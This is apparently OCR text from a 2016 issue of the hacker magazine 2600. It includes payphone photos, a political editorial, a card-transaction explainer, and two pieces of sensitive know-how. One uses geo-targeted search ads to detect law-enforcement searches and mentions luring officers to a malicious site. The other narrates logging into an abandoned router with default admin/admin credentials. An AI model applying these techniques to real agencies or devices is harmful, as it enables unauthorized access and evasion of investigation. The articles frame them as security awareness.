
Volume Thirty-Three, Number Two

Summer 2016, $6.95 US, $8.95 CAN

2600


The Hacker Quarterly

Asian Payphones with Screens




China. Your typical Chinese payphone with a tiny screen, seen in Shenzhen.

Photo by Mateen Greenway




South Korea. A phone found in Seoul that takes cards and coins while proudly displaying the time.

Photo by Daniel Rudov



Thailand. On display in Bangkok, this model wins the prize for best color coordination from its green screen to its bright casing to its dark and serious receiver.

Photo by 3ricj



Azerbaijan. Some say it's Asia, some say it's Europe. But this phone in Baku unites the region with its strangely comforting appearance.

Photo by Sam Pursglove


Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (More photos on inside back cover)

LINEUP

into the abyss

[redacted]

POLITICS COMES CALLING



It's funny how things change. For so many years, any time we alluded to government policy, social injustice, or abuse of power, we were urged by a sizable contingent to keep politics out of hacking. But as one millennium led into another, we saw the prevailing attitude start to change. People began to realize that there was a very distinct relationship between what happens in government and the world of hacking, and that it needed to be confronted. The unfair prosecutions of hackers over the decades combined with absurd laws and regulations put forth by legislators without a clue were quite familiar to us. It was when we began to fight back through organizing, demonstrating, and petitioning that many of us realized that we had a true voice after all and a whole lot to communicate to the populace and the powers that be. Whether it was shutting down the Clipper Chip, fighting to Free Kevin, being forced to defend our actions/existence in court, or leading online protests from web page hacks to global displays of solidarity, the hacker community has become so much more active in the political sphere than at any time in history. Add to that the revelations that people with names like Assange, Manning, and Snowden have contributed, and the hypothetical scenarios many of us were pondering have turned into stark reality. Fighting the level of surveillance that we now know is being built and used against us became the raison d'être for a growing number in the hacker community. And here we are, as relevant to politics as any community is.

But we have never used these pages as a platform to push one political ideology over another. For one thing, we believe all of the major players are corrupt and simply versions of the same overall problem. Plus, we know hackers come from many different backgrounds and philosophies; it's not up to us to label one side as better than the other. Such a distinction hasn't really been necessary from our perspective. Until now.

We don't know how we got here and we suspect much of the world doesn't either. But as we go to press, it appears there is nothing that can stop Donald Trump from becoming the Republican Party nominee for president this summer. And what we *do* know is that we're facing a very scary future if sanity doesn't prevail in November.

This is not about left versus right, liberal against conservative. We would be saying the same thing if Trump were the Democratic candidate, which many traditional Republicans have accused him of being closer to than what *they* believe in. People from all corners of the political spectrum - and certainly all corners of the globe - are visibly worried about where this is all going.

Let's put aside the racism, sexism, ultra-nationalism, and overall ignorance of domestic and world issues that Trump has become known for - and which, incredibly, seem to make him even *more* popular. You can read specifics on all that almost anywhere else. What *we* need to focus on here is what a Trump presidency would mean to the hacker world and to technology, the Internet, and free speech. It's not pretty.

Let's examine one Donald Trump quote from this past December:

"We're losing a lot of people because of the Internet and we have to do something. We have to go see Bill Gates and a lot of different people that really understand what's happening. We have to talk to them, maybe in certain areas closing that Internet up in some way. Somebody will say, 'oh, freedom of speech, freedom of speech.' These are foolish people... we've got to maybe do something with the Internet because they are recruiting by the thousands, they are leaving our country and then when they come back, we take them back."

It's painfully clear that Trump doesn't understand how the Internet works. But that won't stop him from dictating how he believes it *should* work and making the lives of anyone who gets in the way absolutely miserable. The disdain with which those concerned about freedom of speech are referred to makes it abundantly clear that such people will not be looked upon kindly in a Trump administration. And when such freedom is seen as a threat, it's the beginning of a significant downward spiral. How do you suppose he would deal with an anonymity network like Tor? Or the use of encryption? Or hackers in general?

Donald Trump is certainly not the only politician out there with uninformed ideas about technology and how to control the population. But never before has someone with such radical views been this close to the most powerful job in the world. Sure, we can find crazier people at lower levels of government and we can find much to criticize in the platforms of Trump's opponents. None of that is enough to make us any less concerned over what might happen in November.

If Trump had been in power when Apple stood up to the FBI's demands to crack their own security this February, the outcome could have been very different. While he could only call for a boycott against them as a candidate, he could have taken actions to cripple the company as president. And it wouldn't have ended there. The impact to technology companies, not to mention our very right to privacy would be severely impacted with this type of mentality calling the shots. It shouldn't come as a surprise that Trump is opposed to net neutrality or that organizations like The Free Press Action Fund have rated him as the worst candidate for "citizens' digital lives."

So there's that. Now try and imagine what his attitude and shoot-from-the-hip mentality would actually do to the world of hackers. Trump has publicly called for the execution of Edward Snowden, which ought to give you an idea of how *anyone* who embarrasses his regime would be treated.

We've all had these uncomfortable interactions with individuals who believe hackers are the equivalent of terrorists and, if these people had *their* way, all of the hackers would be locked up or worse. We can laugh when it's a misguided relative at Thanksgiving because they're only speaking their minds and they really don't know any better. But give someone with such massive gaps in knowledge the power to actually *get* their way and it quickly stops being funny. Look at the history of fascism in the last century and you'll see that it always starts with someone in power echoing people's misguided perceptions that revolve around fear and misinformation. Not only does the power make these thoughts turn into policy, but it also emboldens more misguided members of the public to become authorities, and ultimately monsters. Before you know it, the mere *suspicion* of being different or of posing a potential problem is enough to have someone prosecuted, locked away, or simply kept from living a normal life. There is no nation on earth that is safe from this sort of threat. Believing otherwise is the quickest way to learn that lesson.

We don't doubt that some will see this as an overreaction, to which we say it's a nice contrast to the underreaction we've been seeing over the past year. Trump is not just one unqualified and dangerous person; he represents many more who have no qualms about putting policies of hatred and anger into practice. We've seen it happen before and we'll see it happen again. If there's one thing we've gained from the Trump campaign, it's the realization that we are not immune. Sometimes change isn't funny at all.

****

We know there are many opinions out there on this topic and we don't presume to speak for the entire hacker community. We'd like to hear what you have to say on the dangers of a Trump presidency for people like us. (Or tell us why we're completely wrong.) Our next issue will come out a month before the election and we will print some of the best submissions. Please share your thoughts - anywhere from 500 to 2000 words. If we print yours, we'll send you a subscription and a 2600 *or HOPE t-shirt. The address is articles@2600.com or PO Box 99, Middle Island, NY 11953 USA.*


Pre-Surveillance of Law Enforcement Using Targeted Advertising

by Deflagrati0n

Recently I finished the quintessential hacker book *Ghost in the Wires* by Kevin Mitnick. One particular tactic used by Mitnick in the book stood out to me. He used a police scanner to monitor the frequencies used by the FBI to determine whenever they were close. Inherent in any radio communications is that all unencrypted traffic on a VHF/UHF two-way radio is broadcast to the entire public.

This gave me an idea! Advertising on search engines works much the same way. You cannot send advertisements only to one user; you have to target specific users based on keywords, geographic location, gender, device type, etc. Also, search engines invariably report advertising statistics to their advertisers in order to help them improve their ads.

I've been using targeted advertising for the better part of two years in order to generate referral credits to the various applications that make up the modern smartphone APPocalypse, such as ride-sharing, room sharing, mobile payments, cloud storage, etc. (be sure to read the TOS to ensure this complies!). The very next day, after finishing *Ghost in the Wires*, I was taking a shower and a thought struck me: Targeted advertising could be used to determine if and when law enforcement offices are using public search engines to check up on you! Keywords would include your own usernames, IRL name, or any unique words or phrases connected only to you that you are worried might be catching the attention of law enforcement.




Keyword	Delivery	Bid	Match type	Clicks	Impr.	CTR	Avg. CPC	Spend	Avg. pos.
The Hacker Quarterly	Eligible	0.44	Exact	0	0	0.00%	0.00	0.00	0.00
2600	Eligible	0.49	Exact	0	0	0.00%	0.00	0.00	0.00
Emmanuel Goldstein	Eligible	0.37	Exact	0	0	0.00%	0.00	0.00	0.00
Search total				0	0	0.00%	0.00	0.00	0.00
Native total				0	0	0.00%	0.00	0.00	0.00
Content total				0	0	0.00%	0.00	0.00	0.00
Deleted items total				0	0	0.00%	0.00	0.00	0.00
Overall total - 3 keywords				0	0	0.00%	0.00	0.00	0.00

My example uses Bing Ads, since that is what I use for my referral advertising. Bing Ads has some advantages price-wise, in addition to being the default search engine in Internet Explorer. (There are plenty of tutorials online to show you how to use both Bing Ads and Google AdWords.) Non-tech-savvy users are more likely not to change the default search engine. They are also more likely to click on search engine advertisements that look similar to legitimate search results. In this case, we do not really care about getting the law enforcement agents or police officers to click on the ads, so much as we want our ads shown when these law enforcement agencies search for our advertisements. These are called "impressions" in online advertising speak.

Whenever one of your ads appears in the search results, it registers in Bing Ads as an impression. A handy summary table shows you all of the impressions you have had over a specified time period. Thus, not only will you be able to see if you've been searched for, but also exactly when you've been searched for.

Targeting the law enforcement agencies themselves is fairly simple. Under location, click "advanced targeting" and click "radius targeting." Change the default 20 mile radius to the minimum of one mile. Then put the address you want to target in the search bar and hit search. Click on "Target" and wah-lah! Anytime someone within a mile of this address searches for your keywords, it will show up in an impression. In this post-Snowden era of NSA surveillance, I suggest using a nearby address rather than the exact address to ensure this sort of activity cannot be easily flagged. Of course, this works best on keywords that will not generate false positives.



8290 Colony Seven Rd, Annapolis Junction, MD 207 | 1 | mi

1 mi around 8290 Colony Seven Rd, Annapolis Junction, MD 20701 — Target

Locations What locations do you want to target or exclude?

○ All available countries/regions
○ Canada, United States
○ United States
● Selected cities, states/provinces, countries/regions, and postal codes

Targeted locations	Bid adjustment			
1 mi around 8290 Colony Seven Rd, Annapolis Junction, MD 20701	Increase by	0	%	Remove

Show rows: 20

Enter a location to target or exclude

Advanced location options Show ads to:

○ People in, searching for, or showing interest in your targeted location (recommended)
● People in your targeted location
○ People searching for or showing interest in your targeted location

Choose your keywords

Bid type: Keyword Text

Type or paste keywords here - separated by commas, or one keyword per line.


Not sure which match type to use, or how to add negative keywords? Learn more

	Keyword	Type	Bid (USD)	
x	Emmanuel Goldstein	Exact	0.77	Mainline bid - 0.77
x	2600	Exact	0.49	Mainline bid - 0.49
x	The Hacker Quarterly	Exact	0.44	Best position bid - 0.44

What to show for your advertisement is up to you. If you want to get under their skin, you can put something like "Hey Feds, I know you're watching me!" with a link to Rick Astley's "Never Going to Give You Up" YouTube video or a link to the nearest donut shop. An unscrupulous attacker might also be able to set up a honeypot or malicious website which would target law enforcement officers who clicked on this advertisement. Bing Ads probably scans the target links for such malicious code so the viability of this tactic may be limited. The same tactic could be applied to Google AdWords, and indeed if you were truly interested in determining if somebody was checking on you, you would want to be running advertising campaigns on both search networks simultaneously.

This article should serve as a warning to all law enforcement and security agencies using public search engines: Your searches are not private if advertisements can target keywords within your searches. Using this method, nefarious persons could simply disappear the first time you search their name. Even targeted advertising opt-out browser plugins will not prevent this type of surveillance since ads will still target you based on search term alone. Even the more "privacy oriented" search engines like DuckDuckGo use Bing Ads to generate revenue.

This technique has many possible uses including law enforcement countersurveillance, corporate espionage countersurveillance, or even online activism. Targeted advertising is simply a tool, and like all tools it is up to the user whether it will be used for good or for evil.



Create an ad

In the boxes below, create one of your ads. Remember, you can always create more ads later. Tips on writing great ads.

Ad type: Text ad

These ad preview layouts might be different than what you see on Bing or Yahoo! Learn more

Ad title: Pardon Snowden
11 characters remaining

Ad text: Quis custodiet ipsos custodes?
41 characters remaining

Display URL: https://www.2600.com
15 characters remaining

Destination URL: https://www.2600.com
1004 characters remaining


Side ad

Pardon Snowden
https://www.2600.com
Quis custodiet ipsos custodes?

Mainline ad

Pardon Snowden - Quis custodiet ipsos custodes?
https://www.2600.com

Abandoned Routers: Forgotten, But Not Gone



by musashi42

Disclaimer: all of the below is for educational purposes only and is meant to serve as a way to raise awareness when it comes to securing your shit.

There's this rule when it comes to connecting to open Wi-Fi access points that some people follow and some don't. Some take risks and act accordingly (like myself). Wherever you are, if there are people there along with technology, you'll probably notice an interesting list of Wi-Fi access points (APs). The most talked about, or at least it was for some period of time, was the "FBI Van some_number". There are, of course, the ones named "guest", or some company name with guest extension, and so on. Clearly, some of those, especially something with a name akin to "Gh0st1" and similar are probably better left alone, regardless of the fact that they are open, unless you are in the mood to risk it. Sometimes you can end up finding something interesting.

In my case, I found myself in a place and situation where I had nothing better to do, so I turned on the Wi-Fi and started the Wi-Fi manager app to see if there were any of the familiar APs around. The only name that I found aside from the usual ones (ATT, xfinity, etc.) was CiscoXXXX where XXXX consisted of numbers from 0 to 9. It was open, so I figured let's connect and see what happens.

Once the connection was established and an IP address assigned, I tried to access a random website. I was greeted with the usual browser output notifying me that there was no connection or that I should check my connection and similar. I wasn't that disappointed, but I did find it odd because I was used to being greeted either with a login screen of some kind (sometimes with a payment options and similar), or a screen with a bunch of disclaimers/other text and a button which, when clicked, would lead to the page notifying me that I could enjoy the Internet. I checked what my IP address was and planned on trying to access the router. It was at the usual 192.168.1.1 location.

What I was greeted with was a login screen for the router. The username/password which I tried was the default one (admin/admin) and it worked.

Here's what I found to be the shocking part about this whole thing. It wasn't about me accessing a random router. It was what I noticed regarding its setup: it was all factory settings with a bunch of empty fields. I checked the firmware version and after I got home, I did some Google searches and discovered that the firmware version that this router had was from 2012! I then remembered that I'd seen that Wi-Fi AP years ago, but I didn't bother connecting to it.

At first glance, it might be easy to dismiss the potential seriousness of this information, but it got me thinking: how many routers are out there which have been apparently forgotten, but not turned off and, on top of it all, they are open to being configured from scratch by anyone?

The point is, with the Internet of Things on the rise and people's stupidity/gullibility being ever so much higher (especially when it comes to free shit), it's important to keep your eyes open for this type of thing.

Now, granted, I may be paranoid but, having lowered my level of paranoia once before and dealing with the shitstorm that hit me, well, let's just say I'm still trying to get rid of the stench it left behind.

CARD TRANSACTIONS EXPLAINED

by Donald Blake

Did you ever stop and think about what happens when you go to an ATM or to a store and pay with plastic? What exactly happens when you run your card, pay for your stuff, and then walk out of the store?

These are what the industry calls "Card Transactions." It's really simple how they work. You run your card and the machine compares the first six digits of your card (BIN Number) to a BIN table telling it which credit union and network the card belongs to. Then it hops onto said network and gets routed to your credit union. Once there, the processing software approves or denies the transaction. Then it will update the account and route back a response to the machine letting you know if it was approved.

Basically, any transaction that uses a credit card or a debit card is deemed a "Card Transaction." There are a few different flavors. There's your basic ATM transaction where you go to an ATM machine and pull money directly out of your bank account. Point Of Sale (POS) transactions are done when you go to the store and enter in your PIN. A credit transaction is when you run the card through as credit. The big difference between credit and debit is who pays the cost of the transaction. If you run your card as POS, then your credit union pays for it; hence the reason you usually get charged a fee. If you run it through as credit, then Visa/Mastercard pays for it and you get the transaction for free!

Then there's "Bill Pay" for when you want your credit union to pay your bills for you. Bill Pay is really nice because if you go online and have all your bills paid by your credit union, then you don't have to deal with postage and mailing a check. They do it all for you. The credit union has electronic payment connections with companies like utilities and phone companies that they do business with all the time. As a result, your transaction will go through immediately. For the people who don't have electronic connections, the credit union will write an actual check and send it to the address you specified. So if you're not using online Bill Pay, you should definitely look into it because it saves you envelopes and stamps. Paying bills becomes as easy as pointing and clicking.

Another important transaction type you want to pay attention to is Shared Branching. This is the one you want to look for when shopping for a credit union. Shared Branching allows you to go into any credit union nationwide that also has shared branching and do financial transactions just like you were in your credit union back home for free! Anyone a frequent shopper at 7/11? They're pretty much all over the place except here in Vermont. If you're not a frequent shopper at 7/11, you really should be because they allow you to do free ATM transactions. If you can't make the scene without the green, go to a 7/11 and get the green!

Let's talk about some networks. If you look at the back of your card, you'll notice some logos. I have Cirrus, Star, and CO-OP on mine. CO-OP is the important one. CO-OP allows you to do Shared Branching and it's also the network that allows you to do free transactions at 7/11. Also, if you go to any credit union ATM machine that is also on CO-OP, the transactions are generally free. The networks are what your financial institution use to send and receive transactions. Some credit unions can do over a hundred thousand transactions per day. Credit unions usually pay the network by the transaction; typically around five cents per transaction. Get a new card recently? Check the back of it to make sure the logos are the same. Chances are your credit union found a better deal at a different network for their card transactions.

The networks have a few different setups. The network needs to know some things about how the credit union plans to process transactions. This will affect what the networks know about the credit union's members. There are basically two ways to process transactions: batch and online. In batch mode, the network is not directly connected to your credit union. They have limited information of your account, but enough to process your transaction. The network will basically be given a set of rules and approve the transactions for the credit union. For instance, they generally won't allow a member to pull more than five hundred dollars in one transaction or have a maximum amount the member can withdraw in one day. If you deposit money into an ATM, they may hold the entire amount of a deposit until it clears. At the end of the day, the transactions get put into a file and the network sends this file to the credit union which they then feed into their processing software which then updates all of the accounts for all of the transactions in that file. This is the reason why it might take a couple of days for a transaction to show up on your account. It just depends on when the credit union processes the file.

The online version is when the network and the credit union will *always* be connected and the credit union will process their own transactions in real time. This gives the credit union a lot more control over the transactions because they have access to all of the information in the account. You usually get the transaction history the minute it occurs in your account history. The major benefit to online versus batch is that credit unions don't have to worry about the network approving/denying transactions that they shouldn't.

Now I did say *"always* be connected." Yeah right, that never happens. If the network loses the connection with the credit union, then the network will process the transactions based on rules similar to batch rules that the credit union gave them. The network will hold the transactions for the credit union in a "store and forward" queue. Once the network reconnects with the credit union, it will send the transactions in the "store and forward" queue first to the credit union. Once the "store and forward" queue is empty, the credit union will process live transactions again. This can be a problem because sometimes the network and credit union are a little out of sync of what the rules actually are. If the credit union doesn't like how the network processed a type of transaction, they have to go to the network to complain which is usually useless because generally the network wins.

Online transactions come into the credit union over TCP/IP. They specify an IP address and a specific port. Getting the connection running for the first time can be a real hassle. The credit union and network systems have to be able to send and receive information. They also have a firewall in place and mask and translate the IP address. Generally, the server that the software is installed on can't ping or traceroute because they've got it disabled. This makes troubleshooting more difficult. The messages themselves are text and set to either use ASCII or EBCDIC and this needs to be set correctly too on both sides or else the software won't recognize the message. Getting people to change these settings can be difficult as well. It requires paperwork and manager approval - and the network usually takes a day or so to flip the switch. It can get pretty tense too! Sometimes people don't believe each other and things will just start working without any admission of guilt! However, once the messages get going, then it's pretty smooth sailing.

The online messages come into the credit union one after the other. Timeframe separation is usually just a few milliseconds. The messages themselves are just plain text in fields similar to what ID3 tags look like on MP3s. These fields are described in a specification document that the network uses for their messages. It specifies what the fields actually are, what type of data they can have and how long each field can be. In the specification document, they also explain how all the transactions work and how the fields are used. There's usually a hundred or so fields. They have fields for card number, card expiration, location of transaction, merchant type, and others. You ever see those ATM machines that can deposit the individual check or cash without having to put it in an envelope? They use the deposit type field to tell if the deposit is a check or cash. This is cool because if the credit union knows you deposit cash, they will not place a hold on it because they don't need to check to see if the cash is good or not.

Now the credit union can also use something called a controller. A controller acts as an intermediary to the network and the credit union. This is helpful because the controller has more information about the member's accounts and when the connection gets lost they can process transactions more accurately than the network can. From a programming perspective, controllers are a pain in the neck to deal with. When trying to solve a problem, you may get two different versions of the message depending on if you talk to the network or controller. Of course, you have to have someone breathing down your neck while you try and solve the problem too!

Credit union processors are really a niche market. There's not many of them out there. It's pretty difficult and requires quite an investment to get into the business because of all the regulations that go along with it. The leading credit union processing software out there is called Episys by Jack Henry & Associates Symitar Division. Fiserv, Fidelity, and Corelation have a few different credit union processing software packages. I know Episys is written primarily in PL1. Fiserv and Fidelity have credit union processors written in PL1. I believe Corelation's Keystone software is written in C++. I've heard Fiserv and Fidelity have started to upgrade into Java and C++, which is why I was told Jack Henry can steal Fiserve and Fidelity clients.

